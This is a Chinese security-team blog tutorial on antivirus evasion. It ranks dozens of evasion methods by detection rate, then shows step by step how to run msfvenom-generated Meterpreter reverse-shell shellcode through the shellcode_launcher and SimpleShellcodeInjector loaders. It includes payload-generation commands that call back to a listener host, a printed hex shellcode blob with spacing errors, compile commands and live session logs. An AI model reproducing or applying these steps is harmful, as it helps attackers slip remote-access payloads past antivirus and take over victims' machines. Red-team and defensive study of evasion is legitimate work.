Author:重剑无锋@Tide安全团队

Tide安全团队：

Tide安全团队致力于分享高质量原创文章，研究方向覆盖网络攻防、Web安全、移动终端、安全开发、IoT/物联网/工控安全等多个领域，对安全感兴趣的小伙伴可以关注或加入我们。

Tide安全团队自研开源多套安全平台，如Tide(潮汐)网络空间搜索平台、潮启移动端安全管控平台、分布式web扫描平台WDScanner、Mars网络威胁监测平台、潮汐指纹识别系统、潮巡自动化漏洞挖掘平台、工业互联网安全监测平台、漏洞知识库、代理资源池、字典权重库、内部培训系统等等。团队成员在FreeBuf、安全客、安全脉搏、t00ls、简书、CSDN、51CTO、CnBlogs等网站开设专栏或博客，研究安全技术、分享经验技能。

对安全感兴趣的小伙伴可以关注Tide安全团队公众号或团队Wiki：http://paper.TideSec.com 。

声明：文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用，任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担！

文章打包下载及相关软件下载：`https://github.com/TideSec/BypassAntiVirus`

免杀能力一览表

几点说明：

1、上表中标识 √ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。

2、为了更好的对比效果，大部分测试payload均使用msf的`windows/meterperter/reverse_tcp`模块生成。

3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本`5.0.0.8160`(2020.01.01)，火绒版本`5.0.34.16`(2020.01.01)，360安全卫士`12.0.0.2002`(2020.01.01)。

4、其他杀软的检测指标是在`virustotal.com`（简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为免杀或杀软查杀能力的判断指标。

5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有的，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									√	√	
2	msf自编码	51/69		√							√	√	
3	msf自捆绑	39/69		√							√	√	√
4	msf捆绑+编码	35/68	√	√							√	√	√
5	msf多重编码	45/70		√			√				√	√	√
6	Evasion模块exe	42/71		√							√	√	√
7	Evasion模块hta	14/59			√				√		√	√	√
8	Evasion模块csc	12/71		√	√	√	√		√	√	√	√	√
9	Veil原生exe	44/71	√		√						√		√
10	Veil+gcc编译	23/71	√	√	√		√				√	√	√
11	Venom-生成exe	19/71		√	√	√	√				√	√	√
12	Venom-生成dll	11/71	√	√	√	√	√	√			√	√	√
13	Shellter免杀	7/69	√	√	√		√		√		√	√	√
14	BackDoor-Factory	13/71		√	√		√	√			√	√	√
15	BDF+shellcode	14/71		√	√		√		√		√	√	√
16	Avet免杀	17/71	√	√	√		√			√	√	√	√
17	TheFatRat:ps1-exe	22/70		√	√		√	√	√		√	√	√
18	TheFatRat:加壳exe	12/70	√	√		√	√	√	√		√	√	√
19	TheFatRat:c#-exe	37/71		√			√			√	√	√	√
20	Avoidz:c#-exe	23/68		√		√	√			√	√		√
21	Avoidz:py-exe	11/68		√		√	√		√		√	√	√
22	Avoidz:go-exe	23/71		√		√	√	√			√	√	√
23	Green-Hat-Suite	23/70		√		√	√	√			√	√	√
24	Zirikatu免杀	39/71	√	√	√					√	√	√	√
25	AVIator免杀	25/69	√	√	√		√		√	√	√	√	√
26	DMKC免杀	8/55		√		√		√	√	√	√	√	√
27	Unicorn免杀	29/56			√				√		√	√	√
28	Python-Rootkit免杀	7/69	√	√	√		√		√	√	√	√	√
29	ASWCrypter免杀	19/57	√				√				√	√	√
30	nps_payload免杀	3/56	√	√	√		√	√	√	√	√	√	√

31	GreatSct免杀	14/56	√	√	√			√	√	√	√	√	√
32	HERCULES免杀	29/71			√						√		√
33	SpookFlare免杀	16/67		√	√	√	√	√	√	√	√		√
34	SharpShooter免杀	22/57	√	√				√			√	√	√
35	CACTUSTORCH免杀	23/57	√	√	√		√				√	√	√
36	Winpayloads免杀	18/70	√	√	√	√	√		√	√	√	√	√
37	C/C++1:指针执行	23/71	√	√			√		√		√		√
38	C/C++2:动态内存	24/71	√	√			√		√		√		√
39	C/C++3:嵌入汇编	12/71	√	√	√		√	√	√		√	√	√
40	C/C++4:强制转换	9/70	√	√	√		√	√	√	√	√	√	√
41	C/C++5:汇编花指令	12/69	√	√	√		√	√	√		√	√	√
42	C/C++6:XOR加密	15/71	√	√	√		√		√	√	√	√	√
43	C/C++7:base64加密1	28/69	√	√	√		√		√		√	√	√
44	C/C++8:base64加密2	28/69	√	√	√		√		√		√		√
45	C/C++9:python+汇编	8/70	√	√	√	√	√	√	√	√	√	√	√
46	C/C++10:python+xor	15/69	√	√	√	√	√		√	√	√	√	√
47	C/C++11:sc_launcher	3/71	√	√	√	√	√	√	√	√	√	√	√
48	C/C++12:使用SSI加载	6/69	√	√	√	√	√	√	√		√	√	√

一、C/C++加载shellcode免杀介绍

在此之前对各种常见免杀工具进行了介绍，也可以从中了解很多免杀工具的原理，很多都是使用msfvenom生成shellcode，然后对shellcode进行混淆、编码等各种处理，最终再使用各种语言进行编译或记在。而被用到的最多的语言就是C/C++、C#和python。

这里我们介绍一下C/C++加载shellcode的方法，一般分为两种方式：

1、C/C++源码+shellcode直接编译，其中对shellcode的执行可以使用函数指针执行、汇编指令执行、申请动态内存等方式，且shellcode可进行一些加密混淆处理；

2、使用加载器加载C/C++代码，如shellcode_launcher之类。

在专题26和专题27中介绍了在源码中处理shellcode后再进行编译，需要手工修改代码或手工编译文件，下面介绍两个比较成熟的C/C++程序加载器，免杀效果也是不错的。

二、使用shellcode加载器

2.1 使用shellcode_launcher(VT免杀率3/71)

shellcode加载器中效果最好使用较多的就是shellcode_launcher了。

```
https://github.com/clinicallyinane/shellcode_launcher/
```

使用非常简单，克隆到本地`git clone https://github.com/clinicallyinane/shellcode_launcher/`


其中的文件`shellcode_launcher.exe`就是要用到的加载器。

还是先用Msfvenom生成raw格式的shellcode

```
 msfvenom -p  windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 6 -b
'\x00' lhost=10.211.55.2 lport=3333  -f raw -o shellcode.raw
```

在测试机器上执行，杀软均无反应


```
shellcode_launcher.exe -i shellcode.raw
```




msf中可正常上线

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.211.55.2:3333
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (180320 bytes) to 10.211.55.3
[*] Meterpreter session 11 opened (10.211.55.2:3333 -> 10.211.55.3:56190) at 2020-02-12 11:09:03 +0800

meterpreter > getpid
Current pid: 960
meterpreter >
```

virustotal.com上`shellcode.raw`查杀率为1/57



virustotal.com上`shellcode_launcher.exe`查杀率为3/71



2.2 使用SSI加载(VT免杀率6/69)

这里需要使用的加载器`https://github.com/DimopoulosElias/SimpleShellcodeInjector`

先用msfvenom生成基于c语言的shellcode

```
msfvenom -p windows/meterpreter/reverse_https LHOST=10.211.55.2 LPORT=3333 -f c -o msf.txt
```

然后执行下面命令,会得到一串16进制字符串


```
cat msf.txt|grep -v unsigned|sed "s/\"\\\x//g"|sed "s/\\\x//g"|sed "s/\"//g"|sed ':a;N;$!ba;s/\n//g'|sed "s/;//g"
```

```
┌──[root@parrot]─[~]
└──╼ #msfvenom -p windows/meterpreter/reverse_https LHOST=10.211.55.2 LPORT=3333 -f c -o msf.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 551 bytes
Final size of c file: 2339 bytes
Saved as: msf.txt
┌──[root@parrot]─[~]
└──╼ #cat msf.txt|grep -v unsigned|sed "s/\"\\\x//g"|sed "s/\\\x//g"|sed "s/\"//g"|sed ':a;N;$!ba;s/\n//g'|sed "s/;//g"
fce8820000006089e531c0648b50308b520c8b52148b72280fb74a2631ffac3c617c022c20c1cf0d01c7e2f252578b52108b4a3c8b4c1178e34801d1518b592001d38b4
918e33a498b348b01d631ffacc1cf0d01c738e075f6037df83b7d2475e4588b582401d3668b0c4b8b581c01d38b048b01d0894424245b5b61595a51ffe05f5f5a8b12eb
8d5d686e6574006877696e6954684c772607ffd531db5353535353e83e0000004d6f7a696c6c612f352e30202857696e646f7773204e5420362e313b2054726964656e7
42f372e303b2072763a31312e3029206c696b6520476563b6f00683a5679a7ffd553536a03535368050d0000e80f0100002f317247416976557 16c5943747561793438
365a484d414d6548556b7332413079434f535f506d4d365230397975535a747932455f48386555316856 5f305242585a4d684b3430542d356b4866394d4e446d68776
84e6b6f6b78537a336f6778302d567151516a6c555147683778 4c5776646e723375414e695763517058005068579 9fc6ffd589c653680032e0845353535753566 8eb55
2e3bffd5966a0a5f688033000089e06a04506a1f566875469e86ffd55353535356682d06187bffd585c07514688813000006844f035e0ffd54f75cde8480000006a40680
0100000680000400053685 8a453e5ffd593535389e75768002000005356681296 9e2ffd585c074cf8b0701c385c075e558c35fe86bffffff31302e3231312e35352e32
00bbf0b5a2566a0053ffd5
```


然后在 `SimpleShellcodeInjector` 文件中，找到文件 `SimpleShellcodeInjector.c` 。使用命令 `i686-w64-mingw32-gcc SimpleShellcodeInjector.c -o ssi.exe` 编译生成ssi.exe。

如果没有安装 `i686-w64-mingw32-gcc` ，可在这里下载 `https://github.com/TideSec/BypassAntiVirus/tree/master/tools`

其实在 `SimpleShellcodeInjector\OLDBinary` 文件中也有个ssi.exe，这是作者给编译好的，不过不建议使用，因为这个ssi.exe已经能被很多杀软查杀，最好就是使用上面的命令自己编译一个。




使用编译生成的ssi.exe，参数为上面的16进制字符串，执行shellcode。360和火绒的静态+动态查杀都可bypass。



msf可正常上线

```
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.211.55.2:3333
[*] https://10.211.55.2:3333 handling request from 10.211.55.3; (UUID: b1n1bhmw) Encoded stage with x86/shikata_ga_nai
[*] https://10.211.55.2:3333 handling request from 10.211.55.3; (UUID: b1n1bhmw) Staging x86 payload (181366 bytes) ...
[*] Meterpreter session 13 opened (10.211.55.2:3333 -> 10.211.55.3:56344) at 2020-02-12 11:34:50 +0800

meterpreter > getpid
Current pid: 4664
meterpreter >
```

virustotal.com上 `ssi.exe` 查杀率为6/69



三、参考资料

Meterpreter免杀总结: `https://carlstar.club/2019/01/04/dig/`

shellcode加载总结: `https://uknowsec.cn/posts/notes/shellcode%E5%8A%A0%E8%BD%BD%E6%80%BB%E7%BB%93.html`

浅谈meterpreter免杀： `https://www.jianshu.com/p/9d2790f6c8aa`